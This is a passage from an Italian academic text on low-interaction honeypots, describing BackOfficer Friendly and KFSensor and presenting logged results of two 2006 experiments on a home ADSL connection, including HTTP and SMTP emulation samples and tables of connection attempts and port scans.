
Come è facilmente intuibile, l'utilità di un simile strumento è piuttosto limitata, poiché in sostanza esso può essere visto come un semplice "campanello di allarme", utile per scoprire tentativi di intrusione ma incapace di fornire una quantità sufficiente di informazioni. Ad esempio, è impossibile distinguere se i tentativi rilevati sono dovuti ad attacchi automatizzati od a quelli manuali, anche se c'è da dire che questo strumento è totalmente inadeguato per affrontare questi ultimi. Anche un *hacker* alle prime armi, infatti, è in grado di capire senza difficoltà che ha a che fare con un *honeypot*, sia perché *BackOfficer Friendly* è stato introdotto oramai già da parecchi anni, sia perché le risposte da esso fornite non sono personalizzabili e, pertanto, costituiscono una sorta di "*firma*" che ne rileva l'esistenza.

A dispetto della semplicità di questo strumento, tuttavia, esso si rivela adeguato per dare una prima valutazione di quanto elevata possa essere la probabilità di essere sottoposti a tentativi di attacco quando si è collegati a Internet. Per convincersi di ciò, basta analizzare i risultati ottenuti da un banalissimo esperimento eseguito con *BackOfficer Friendly*. In sostanza, è stata utilizzata una macchina *Windows* in cui vi era installato questo *software* e la si è collegata ad una normalissima linea ADLS residenziale, di quelle oramai utilizzate dalla maggior parte delle persone che utilizzano Internet dalla loro abitazione. Nella Figura 2.2 viene mostrata la schermata dell'*honeypot* al termine dell'esperimento, nella quale vengono riportati tutti i tentativi di connessione ai servizi emulati. In sostanza, l'esperimento è consistito nel collegare l'*honeypot* direttamente alla rete, senza quindi la protezione di un *firewall*, e con il *Windows Firewall* configurato in maniera tale da lasciare aperte le porte dei servizi emulati. La durata dell'esperimento è stata piuttosto breve, visto che si è tenuto tra le ore 23:52 del 26 ottobre 2006 e le 5:47 del giorno successivo, tuttavia ciò non ha impedito all'*honeypot* di rilevare qualche tentativo di attacco. Come è possibile vedere dalla Figura 2.2, sono state rilevate sei connessioni *HTTP*, una connessione *POP3* ed una connessione *FTP*, con la particolarità che le connessioni *HTTP* sono state ricevute da tre diversi *host* e, quindi, sono riconducibili ad altrettanti tentativi di attacco distinti. Infatti, ogni *host* attaccante ha proceduto innanzitutto ad inviare una richiesta vuota, probabilmente per verificare la presenza o meno del servizio web, seguita dalla richiesta della pagina di *default* (`GET /`).




Figura 2.2 – Risultati dell'esperimento effettuato con *BackOfficer Friendly*

Il primo tentativo rilevato è stata una richiesta *HTTP* ricevuta circa 18 minuti dall'inizio dell'esperimento ed è stata effettuata dall'indirizzo *82.50.7.143*. Nella Tabella 2.1 vengono riassunti i risultati ottenuti dall'esperimento; in essa vengono riportate sia le informazioni raccolte da *BackOfficer Friendly* sia quelle acquisite mediante delle semplici ricerche svolte attraverso la funzionalità di *whois* offerte nei siti web del *RIPE* (*Réseaux IP Européens*) [@RIPE], dell'*ARIN* (*American Registry for Internet Numbers*) [@ARIN] e del *NIDA* (*National Internet Development Agency*) [@NIDA], oltre che effettuando dei *DNS lookup*.

1	**Ore 00:10:13 – connessione HTTP**	
	IP sorgente	*82.50.7.143*
	Nome della rete	*TELECOM-ADSL-4*
	Organizzazione proprietaria	*Telecom Italia S.p.A.*
	Nazione	*Italia*
	Nome host	*host143-7.pool8250.interbusiness.it*
	Tempo trascorso dall'inizio dell'esperimento	*18 minuti*
	Tempo trascorso dal tentativo di attacco precedente	*nd*
2	**Ore 01:00:35 – connessione POP3**	
	IP sorgente	*198.144.36.74*
	Nome della rete	*CITY-1*
	Organizzazione proprietaria	*CityNet, Inc.*
	Nazione	*USA*
	Nome host	*198-144-36-74.optiron.com*
	Tempo trascorso dall'inizio dell'esperimento	*1 ora 8 minuti*
	Tempo trascorso dal tentativo di attacco precedente	*50 minuti*
3	**Ore 03:12:41 – connessione FTP**	
	IP sorgente	*210.221.154.3*
	Nome della rete	*SKNETWORKS-CATV-GBN*
	Organizzazione proprietaria	*GBN*
	Nazione	*Corea*

	Nome host	*nessuno*
	Tempo trascorso dall'inizio dell'esperimento	*3 ore 20 minuti*
	Tempo trascorso dal tentativo di attacco precedente	*2 ore 12 minuti*
4	**Ore 03:34:14 – connessione HTTP**	
	IP sorgente	*82.67.171.154*
	Nome della rete	*FR-PROXAD-ADSL*
	Organizzazione proprietaria	*Proxad / Free SAS*
	Nazione	*Francia*
	Nome host	*nan92-1-82-67-171-154.fbx.proxad.net*
	Tempo trascorso dall'inizio dell'esperimento	*3 ore 42 minuti*
	Tempo trascorso dal tentativo di attacco precedente	*22 minuti*
5	**Ore 05:06:05 – connessione HTTP**	
	IP sorgente	*82.143.149.115*
	Nome della rete	*E-WRO-METRO-NET*
	Organizzazione proprietaria	*Miejskie Sieci Informatyczne Wroclaw*
	Nazione	*Polonia*
	Nome host	*h82-143-149-115-static.e-wro.net.pl*
	Tempo trascorso dall'inizio dell'esperimento	*5 ore 14 minuti*
	Tempo trascorso dal tentativo di attacco precedente	*1 ora 31 minuti*

Tabella 2.1 – Risultati dell'esperimento effettuato con *BackOfficer Friendly*

Grazie a questo strumento si sono quindi potute conoscere attività malevole che, in caso contrario, sarebbero molto probabilmente passate inosservate e, inoltre, è stato possibile svolgere una semplice indagine per scoprire – almeno a grandi linee – la provenienza di questi tentativi. Tuttavia queste informazioni possono essere considerate poco più di una curiosità, poiché non riescono a dare un'idea precisa sulle caratteristiche e modalità di attacco. Ad esempio, sarebbe stato interessante conoscere il contenuto delle richieste *FTP* e *POP3* che l'attaccante avrebbe fatto se *BackOfficer Friendly* sarebbe stato in grado di emulare più fedelmente tali servizi invece che limitarsi a restituire un messaggio di errore. Pertanto questo *software* può rivelarsi utile solamente per ***rilevare*** tentativi di attacco: ad esempio, se installato su un computer appartenente alla LAN aziendale, può essere in grado di segnalare delle debolezze nella configurazione dei *firewall* ma anche la presenza nella rete interna di sistemi infettati da qualche *worm* [Spi02]. Per questo motivo, oltre che essere classificato come *Low Interaction*, *BackOfficer Friendly* può essere sicuramente considerato un *honeypot di produzione*, poiché totalmente inadeguato a supportare lo studio e la comprensione delle modalità di attacco. Anche come *honeypot di produzione*, tuttavia, esso non costituisce sicuramente la migliore scelta possibile; ad esempio, il fatto che sia in grado di emulare pochi servizi – per quanto molto utilizzati –

costituisce una limitazione un po' pesante. Fortunatamente, però, esistono molti altri *Low Interaction Honeypot* che forniscono funzionalità più avanzate. Tra essi, uno dei più diffusi è sicuramente ***KFSensor*** (vedi **Appendice A**, pag.278). Già dalla sua schermata principale (Figura 2.3), si intuisce il maggior grado di complessità di questo prodotto rispetto a ***BackOfficer Friendly***, sebbene il principio di funzionamento sia sostanzialmente lo stesso. Anche questo prodotto, infatti, si basa sulla presenza di emulazioni di servizi, ma ora il loro numero è sensibilmente maggiore.




Figura 2.3 – *KFSensor*

A conferma di ciò, si osservi la Figura 2.3: nella sezione sinistra della schermata sono elencate le porte su cui ***KFSensor*** rimane in ascolto, mentre in quella destra vengono riportate le attività rilevate. Come si può notare, è presente una nutrita selezione dei servizi più diffusi ed attaccati, ma sono state previste anche delle "sentinelle" in grado di rilevare attività riconducibili a *trojan*, *worm* e *rootkit*[5] particolarmente noti e diffusi.

[5] Dopo che ha violato un sistema, tipicamente un attaccante vi installa dei specifici *software maliziosi* con lo scopo di semplificare ogni successivo accesso e cancellare le sue tracce. In questo modo, egli non è costretto a ripetere l'attacco ogniqualvolta che desidera accedere al sistema. Un *rootkit* è un *software* di questo tipo caratterizzato dalla facoltà di utilizzare sofisticati stratagemmi per celare la sua presenza anche all'amministratore del sistema.

Nulla tuttavia vieta di personalizzare il numero dei servizi presenti sia eliminando quelli non desiderati, sia aggiungendone altri, i quali possono essere scelti tra quelli messi a disposizione dal *software* ma possono anche essere definiti dall'utente. Una delle caratteristiche più interessanti di questo *honeypot*, infatti, è costituita dalla possibilità di poter ***monitorare qualsiasi porta TCP o UDP***, oltre che i ***messaggi ICMP***.
In particolare, per una determinata porta che si desidera monitorare, è possibile scegliere tra le seguenti alternative [KFSensor]:

- ***Lasciare la porta chiusa***

  In questo caso un attaccante rileverà tale porta come chiusa, ma ciò non impedisce a ***KFSensor*** di rilevare tutti i tentativi di connessione verso di essa. Ciò è possibile grazie alla presenza nel *software* di un *Network Protocol Analyzer*, cioè di uno strumento che analizza il traffico di rete. In questa maniera, è possibile rilevare anche quegli attacchi che operano nello strato di rete e che, altrimenti, sarebbero passati inosservati se si fosse fatto affidamento solamente sulle emulazioni di servizi, poiché esse operano a livello di applicazione. Ad esempio, diventa possibile rilevare tutti quei tentativi di attacco che fanno uso di pacchetti malformati, costruiti cioè senza seguire tutti i dettami degli standard;

- ***Rimanere in ascolto***

  La porta viene lasciata aperta e pronta ad instaurare una connessione, la quale però viene immediatamente interrotta non appena l'attaccante invia una richiesta. Ovviamente il contenuto di tale richiesta viene registrato insieme ad altre informazioni inerenti il tentativo di attacco;

- ***Utilizzare un cosiddetto "Sim banner"***

  In questo caso si fa uso di una vera e propria emulazione di servizio, sebbene piuttosto semplice. Oltre ad accettare connessioni in ingresso ed a ricevere e memorizzare i dati speditigli dall'attaccante, infatti, essa si limita ad inviare solamente un *banner*, cioè una stringa testuale o binaria in cui l'emulazione dichiara l'identità del servizio emulato. Tipicamente, infatti, ad ogni connessione i servizi reali rispondono innanzitutto con un *banner* in cui è specificato quale *software* implementa il servizio e quale sua versione viene utilizzata, oltre magari ad altre informazioni come, ad esempio, la data e l'ora di connessione. Siamo in presenza, quindi, di una funzionalità simile a quella fornita da ***BackOfficer Friendly***, anche se in questo caso viene

permesso all'utente di personalizzare il contenuto del *banner*. In questa maniera, è possibile definire anche semplici emulazioni personalizzate, opportunità molto utile se si desidera che vengano emulati *software* non contemplati da ***KFSensor*** ma comunque presenti nelle macchine della propria rete;

- ***Utilizzare un cosiddetto "Sim standard server"***

  Anche in questo caso si mette a disposizione dell'attaccante un servizio emulato, tuttavia esso è caratterizzato da un livello di accuratezza molto superiore a quello del caso precedente. Approfondiremo alcuni degli emulatori disponibili nelle righe che seguono, possiamo però fin d'ora specificare che ***KFSensor*** offre buone possibilità di personalizzazione anche in questo campo. È infatti possibile definire delle proprie emulazioni, anche se questa è un'operazione riservata ad un utenza avanzata poiché richiede la scrittura di piccoli programmi o *script*;

- ***Monitorare il servizio reale***

  KFSensor può utilizzare anche una porta già utilizzata da un servizio reale, anche se ovviamente in tal caso non può avvalersi delle emulazione di cui dispone. Il suo compito, infatti, si riduce a monitorare e registrare le attività che coinvolgono tale servizio reale.

Le funzionalità offerte da questo *software*, tuttavia, non si fermano qui. Degne di nota sono anche quelle relative all'*alerting* – che hanno lo scopo di avvisare gli amministratori degli eventi verificatesi – alla gestione remota (sebbene solo nella versione più avanzata) e, soprattutto, al riconoscimento dei tentativi di intrusione per mezzo di apposite firme. All'interno di ***KFSensor***, infatti, è integrato un sistema in grado di analizzare gli eventi rilevati per verificare se soddisfano determinate condizioni, le quali sono definite all'interno delle cosiddette ***firme***, o ***signature***. Tali condizioni esprimono le caratteristiche possedute da un determinato attacco o classe di attacchi, pertanto il loro soddisfacimento può essere considerato come un indice piuttosto affidabile dello svolgimento di tali minacce. Non è però possibile comprendere appieno le potenzialità di questo *software* se non si descrivono le principali ***emulazioni evolute*** presenti. Iniziamo con quella relativa ad *IIS*, il web server di *Microsoft*, poiché è sicuramente la più completa. Più che un emulazione, infatti, quello presente in ***KFSensor*** è un vero e proprio *web server* che imita le funzionalità di *IIS*, tanto che può essere utilizzato per realizzare un sito web fittizio. In altre parole, è possibile creare le proprie pagine *HTML*,

memorizzarle in determinate cartelle e renderle disponibili per mezzo di ***KFSensor*** a chiunque le richiedesse. Ovviamente questa opportunità è molto utile per ingannare un attaccante umano, poiché rilevando la presenza di un sito *web* egli molto probabilmente sarà portato a pensare di aver scovato una macchina di produzione e non un sistema *honeypot*. Questa convinzione sarà poi rafforzata dal fatto che ***KFSensor*** è in grado di comportarsi in maniera pressoché indistinguibile da un server *IIS* reale. Ciò vuol dire che i messaggi che esso invia in risposta alle varie richieste sono identici a quelli che un server reale avrebbe inviato nella stessa circostanza, ***comprese le situazioni d'errore***. Nella Tabella 2.2 riportiamo un breve campionario delle risposte generate dall'emulazione in replica a richieste di differente natura.

Richiesta HTTP malformata	
Richiesta	`GET /`

Risposta KFSensor	`HTTP/1.1 400 Bad Request`
	`Content-Type: text/html`
	`Server: Microsoft-IIS/6.0`
	`Date: Fri, 10 Nov 2006 11:11:51 GMT`
	`Connection: close`
	`Content-Length: 20`
	
	`<h1>Bad Request</h1>`

Richiesta di una pagina inesistente (prova.html)	

Richiesta	`GET /prova.html HTTP/1.1`
	`Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/msword, application/vnd.ms-powerpoint, application/vnd.ms-excel, */*`
	`Accept-Language: it`
	`Accept-Encoding: gzip, deflate`
	`User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)`
	`Host: 127.0.0.1`
	`Connection: Keep-Alive`

Risposta KFSensor	`HTTP/1.1 404 Not Found`
	`Content-Length: 103`
	`Content-Type: text/html`
	`Server: Microsoft-IIS/6.0`
	`X-Powered-By: ASP.NET`
	`Date: Fri, 10 Nov 2006 11:28:57 GMT`
	`Connection: close`
	
	`<html><head><title>Error</title></head><body>The system cannot find the file specified.`
	`</body></html>`

Richiesta di una pagina esistente (index.html)	

Richiesta	`GET /index.html HTTP/1.1`
	`Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/msword, application/vnd.ms-powerpoint, application/vnd.ms-excel, */*`
	`Accept-Language: it`
	`Accept-Encoding: gzip, deflate`
	`User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)`
	`Host: 127.0.0.1`
	`Connection: Keep-Alive`

Risposta KFSensor	`HTTP/1.1 200 OK`
	`Content-Length: 326`
	`Content-Type: text/html`
	`Last-Modified: Wed, 11 Oct 2006 08:24:26 GMT`
	`Accept-Ranges: bytes`

		ETag: "126a93a6866e7c2:8e0" Server: Microsoft-IIS/6.0 X-Powered-By: ASP.NET Date: Fri, 10 Nov 2006 11:31:21 GMT Connection: close <html> *… segue la pagina web*
Seconda richiesta di una pagina esistente (index.html)		
	Richiesta	GET /index.html HTTP/1.1 Accept: */* Accept-Language: it Accept-Encoding: gzip, deflate If-Modified-Since: Wed, 11 Oct 2006 08:24:26 GMT If-None-Match: "126a93a6866e7c2:8e0" User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322) Host: 127.0.0.1 Connection: Keep-Alive
	Risposta KFSensor	HTTP/1.1 304 Not Modified Content-Length: 0 Last-Modified: Wed, 11 Oct 2006 08:24:26 GMT Accept-Ranges: bytes ETag: "126a93a6866e7c2:8e0" Server: Microsoft-IIS/6.0 X-Powered-By: ASP.NET Date: Fri, 10 Nov 2006 11:34:09 GMT Connection: close

Tabella 2.2 – Confronto tra le risposte generate dall'emulazione di *IIS* presente in *KFSensor* e quelle generate da un server *IIS* reale

Come se non bastasse, l'emulazione di *IIS* può anche essere configurata in differenti maniere, ovviamente rispondenti alle modalità di configurazione presenti in *IIS*, e può pure comportarsi da *proxy HTTP*. Per avere una visione completa delle caratteristiche presenti nell'emulazione, ma anche di quelle che per sicurezza non sono state previste, si rimanda alla Tabella 2.3, estratta da [KFSensor].

Funzionalità	Commento
Comandi HTTP	*Sono supportati i comandi: OPTION, TRACE, GET, HEAD e POST*
Messaggi d'errore	*Non vengono restituiti messaggi d'errore statici ma riportanti una descrizione dell'errore che dipende dal tipo di errore verificatosi*
Header delle risposte	*I vari campi presenti nell'intestazione delle risposte generate dall'emulazione contengono valori coerenti e non fittizi. In particolare, vengono gestiti correttamente i campi: "Content-Length", "Content-Location", "Last-Modified", "Content-Range", "ETag"*
Ordine dei campi dell'header	*Ogni web server è libero di ordinare in qualsiasi modo i vari campi delle intestazioni. Per questo motivo IIS non segue nessun ordine predefinito, anzi, l'ordinamento può variare da risposta a risposta.* ***KFSensor*** *è in grado di supportare questa particolarità.*
Caching del browser	*L'emulazione è in grado di supportare un browser che utilizza una cache. Pertanto, gestisce correttamente il campo "If-Modified" presente nell'intestazione delle richieste.*
Richieste "Range"	*Sono supportate le richieste di tipo "Range", con le quali un visitatore può richiedere specifiche parti di un file*
Frammentazione	*Vengono gestite correttamente le richieste che vengono frammentate in più pacchetti*
Visualizzazione del contenuto di una cartella	*Se invece di una pagina web viene richiesta una directory, è possibile configurare un server IIS reale affinché produca una pagina HTML in cui vengono elencati i file presenti nella cartella. L'emulazione non supporta*

	questa funzionalità ma si limita ad inviare sempre una pagina che presenta la cartella come vuota.
Connessioni keep-alive	*È possibile disabilitare le connessioni keep-alive in modo da costringere i client ad effettuare una sola richiesta per connessione.*
Permessi di scrittura	*Non è permessa la modifica dei file da parte dei client*
Filtri ISAPI	*Per motivi di sicurezza, non sono supportati i filtri ISAPI*
Script e CGI	*Gli script ed i programmi CGI non possono essere eseguiti*
Estensioni ammesse	*L'emulazione può inviare al client solamente file caratterizzati da ben precise estensioni. Sono ad esempio esclusi i documenti Word, Excel e gli eseguibili.*

Tabella 2.3 – Caratteristiche dell'emulazione di *IIS* presente in *KFSensor*

Un'altra emulazione che è interessante analizzare è quella relativa al servizio *SMTP* (*Simple Mail Transfer Protocol*) poiché è sicuramente uno dei più sfruttati dai malintenzionati, *spammer in primis*. Sebbene meno sofisticata di quella precedente, l'emulazione messa a disposizione da ***KFSensor*** offre un buon livello di interazione data la sua piena rispondenza al protocollo [KFSensor]. Ciò si evince anche dagli esempi sottostanti: il primo mostra un tentativo di un ipotetico attaccante di inviare una *email* per mezzo del servizio *SMTP* emulato; nel secondo viene invece utilizzato un reale servizio *SMTP* di *Microsoft*. Si noti che, per chiarezza, in entrambi i casi si sono indicate con la lettera "**S**" le righe generate dal *server* e con la lettera "**C**" quelle digitate dall'attaccante. Iniziamo quindi con il caso dell'utilizzo dell'emulazione di *KFSensor*.

S	`220 caposupremo.it Microsoft ESMTP MAIL Service, Version: 6.0.3790.0 ready at Fri, 10 Nov 2006 17:24:23 +0100`
C	`HELO Pippo`
S	`250 caposupremo.it Hello [127.0.0.1]`
C	`mail from: <pippo@prova.it>`
S	`250 2.1.0 pippo@prova.it....Sender OK`
C	`rcpt to: <pluto@prova.it>`
S	`250 2.1.5 pluto@prova.it`
C	`data`
S	`354 Start mail input; end with <CRLF>.<CRLF>`
C	`From:"Pippo" <pippo@prova.it>`
C	`To: "Pluto" <pluto@prova.it>`
C	`Subject: Messaggio di prova`
C	`ciao`
C	`.`
S	`250 2.6.0 <CAPOSUPREMOLvx4efKx00008432@caposupremo.it> Queued mail for delivery`
C	`quit`
S	`221 2.0.0 caposupremo.it Service closing transmission channel`

Le righe seguenti, invece, sono relative all'utilizzo del server *SMTP* reale.

S	`220 adminoffice Microsoft ESMTP MAIL Service, Version: 6.0.2600.2180 ready at Fri, 10 Nov 2006 17:32:04 +0100`
C	`HELO Pippo`
S	`250 adminoffice Hello [127.0.0.1]`
C	`mail from: <pippo@prova.it>`
S	`250 2.1.0 pippo@prova.it....Sender OK`
C	`rcpt to: <pluto@prova.it>`

S	250 2.1.5 pluto@prova.it
C	data
S	354 Start mail input; end with <CRLF>.<CRLF>
C	From:"Pippo" <pippo@prova.it>
C	To: "Pluto" <pluto@prova.it>
C	Subject: Messagio di prova
C	ciao
C	.
S	250 2.6.0 <ADMINOFFICEZscGqJM900000001@adminoffice> Queued mail for delivery
C	quit
S	221 2.0.0 adminoffice Service closing transmission channel

Come è possibile constatare, fatta eccezione per il nome del server e la versione del relativo *software*, le risposte restituite dall'emulazione e dal server *SMTP* reale sono esattamente le stesse.

Le restanti emulazioni presenti in ***KFSensor*** sono significativamente più semplici, poiché si limitano in sostanza a richiedere il nome utente e la *password* per poi negare l'accesso indipendentemente da ciò che si è digitato. L'unica eccezione a questa regola è costituita dalla emulazione dei protocolli *NetBIOS*, *SMB* (*Server Message Block*) e *CIFS* (*Common Internet File System*). Questi protocolli sono alla base della funzionalità di condivisione di cartelle e stampanti dei sistemi *Windows* e sono stati previsti poiché molti attacchi fanno affidamento su di essi. La particolarità di queste emulazioni è dovuta alla loro complessità: sebbene non siano implementati tutti i dettagli, quelli presenti sono sufficienti a rilevare eventuali attività maliziose che dovessero coinvolgere tali protocolli. In particolare, molto significativa è la possibilità dell'attaccante di ***accedere sia in lettura che in scrittura a cartelle condivise fittizie***; in altre parole, egli è in grado sia di scaricarvi che di caricarvi dei *file*. Nel primo caso, ***KFSensor*** controlla se il file richiesto è effettivamente presente nella cartella e, se non lo è, genera un file contenente informazioni casuali e lo invia al richiedente. Sottolineiamo, infatti, che come cartella condivisa fittizia può essere utilizzata una qualsiasi cartella del sistema, che quindi può ospitare dei *file* come tutte le altre. Ovviamente sono presenti opportuni controlli per evitare che vengano condivise anche altre porzioni del *file system*, tuttavia sta nell'intelligenza dell'amministratore evitare che in essa siano memorizzate informazioni sensibili. Ancora più interessante è l'accesso in scrittura, poiché permette all'attaccante di memorizzare nell'*honeypot* i propri *tool* di attacco, come ad esempio *trojan* e *rootkit*.

A questo punto potrebbe sorgere una domanda: l'abbondanza di funzionalità offerte da ***KFSensor*** si traduce effettivamente in ricchezza di informazioni acquisite? Per rispondere a questo quesito, è stato effettuato un esperimento molto simile a quello realizzato con ***BackOfficer Friendly***. Infatti si collegata una macchina in cui era installato tale *honeypot* alla stessa rete *ADSL* residenziale utilizzata in precedenza e, ancora una volta, non è stato previsto nessun *firewall* tra la macchina stessa e la rete. Inoltre, anche la durata dell'esperimento è comparabile, in quanto si è svolto tra le ore 23:25 del 2 Novembre 2006 e le 5:54 del giorno successivo, per un totale quindi di 6 ore e 29 minuti. I risultati sono sintetizzati nella Tabella 2.4, mentre nelle righe seguenti sono approfonditi gli attacchi ricevuti ritenuti più interessanti.

Attaccanti				
Durante il periodo dell'esperimento, sono stati rilevati *1610* eventi provenienti da *345* indirizzi IP differenti				
Porte TCP				
Porta	**Servizio**	**Numero eventi**	**Periodo complessivo di attività**	**Note**
21	FTP	4	Dalle 5:38:49 alle 5:54:17	Tutti gli eventi sono relativi a tentativi di violazione della password di amministratore e provengono dall'indirizzo *211.139.239.122*
80	IIS	11	Dalle 23:28:01 alle 1:36:07	Su 11 eventi, soltanto in uno non vengono effettuate richieste all'emulazione di *IIS*. Nei restanti, grazie alle *signature* ***KFSensor*** ha rilevato due tipologie di attacco distinte.
135	RPC	129	Dalle 23:25:54 alle 5:48:53	Nella maggior parte degli eventi, si è verificato un invio di dati binari da parte dell'attaccante
139	NBT Session Service	65	Dalle 23:27:33 alle 5:23:13	Questo servizio è uno di quelli che supportano la funzionalità di condivisione di *Windows*. Tra gli eventi rilevati, il più interessante è sicuramente quello che ha tentato di caricare del codice malevolo nella macchina *honeypot*.
445	NBT SMB	66	Dalle 23:25:20 alle 5:31:44	In 12 eventi, nei dati inviati è stata scoperta una corrispondenza con una *signature*
3128	IIS proxy	2	Alle 5:19:23 ed alle 5:47:41	Dei due eventi, solamente in uno l'attaccante ha inviato una richiesta
4662	eDonkey	3	Alle 0.05.21, alle 4.51.38 ed alle 5.16.30	Si tratta di una porta utilizzata da un *software peer-to-peer*. Gli eventi che sono stati rilevati possono essere considerati poco pericolosi
5000	Universal PnP	139	Dalle 23:53:48 alle 5:00:41	Sebbene in nessuno degli eventi siano stati inviati dei dati, tali attività devono comunque essere considerate sospette poiché coinvolgono un protocollo molto sfruttato dagli attaccanti
6346	BearShare	29	Dalle 23:30: 04 alle 5:39:23	Anche questi eventi sono riconducibili ad un *software peer-to-peer* e possono essere considerati poco rischiosi
6881	Bit torrent	5	Alle 0:35:18, alle 1:20:18,	Attività riconducibile ad un *software peer-to-peer*

			alle 3:52:51, alle 4:23:49 ed alle 5:17:22	
20000	Millennium Trojan	1	Alle 0:22:32	Questo evento coinvolge la porta utilizzata dal *trojan* "*Millennium*", non è tuttavia certo che esso sia davvero riconducibile a tale *software* malizioso
Porte UDP				
Porta	**Servizio**	**Numero eventi**	**Periodo complessivo di attività**	**Note**
137	NBT Name Service	3	Alle 23.35.56, alle 23.43.20 ed alle 4.22.52	Questo è un servizio relativo ai protocolli che nei sistemi *Windows* consentono la condivisione delle cartelle. In tutti gli eventi rilevati, sono stati inviati dei dati; tuttavia questi tentativi possono essere considerati poco pericolosi
1026	Microsoft Messanger Service	78	Dalle 23:28:22 alle 5:52:09	Questo servizio non ha nulla a che fare con quello, omonimo, di messaggistica istantanea. Infatti si tratta di un servizio realizzato per consentire ad amministratori di rete o dispositivi vari di inviare messaggi testuali ai *client*. Per questo motivo può essere utilizzato anche dagli attaccanti per inviare messaggi indesiderati (*spam*). In effetti, tutti gli eventi rilevati da ***KFSensor*** sono relativi a questo utilizzo malevolo
1027	Microsoft Messanger Service	50	Dalle 23:28:22 alle 5:52:09	
1434	SQL server	1	Alle 0:16:46	Questo è il servizio *UDP* di *SQL Server*. L'evento che si è verificato ha provveduto all'invio di 376 byte di dati binari
4672	Emule	1	Alle 2:33:11	La porta di questo servizio viene tipicamente utilizzata da un *software peer-to-peer*. L'evento verificatosi è consistito nell'invio di pochi byte di dati binari

Attività dirette verso porte lasciate chiuse

Durante l'esperimento, sono state rilevate scansioni sia rivolte verso porte *TCP* che *UDP*. In particolare:
- Sono state rilevate *30* scansioni per le porte *TCP*, dalle 23.41.22 alle 5.49.02
- Sono state rilevate *988* scansioni per le porte *UDP*, dalle 23.25.23 alle 5.54.14

Nelle righe seguenti sono mostrati i dettagli.

Porta	Protocollo	Numero di scansioni
24732	UDP	949
50410	UDP	32
4460	TCP	16
6346	UDP	6
4461	TCP	4
1080	TCP	4
24732	TCP	3
1088	TCP	2
53055	TCP	1
1039	UDP	1

segue alla pagina successiva…

…continua dalla pagina precedente

Messaggi ICMP

Ora	Tipo messaggio	IP sorgente	Nome host
23:56:1	Echo Request	82.61.19.94	host94-19-dynamic.61-82-r.retail.telecomitalia.it

7			
0:19:31	Echo Request	82.61.27.36	host36-27-dynamic.61-82-r.retail.telecomitalia.it
3:27:41	Echo Request	82.61.27.92	host92-27-dynamic.61-82-r.retail.telecomitalia.it

Tabella 2.4 – Risultati dell'esperimento eseguito con *KFSensor*

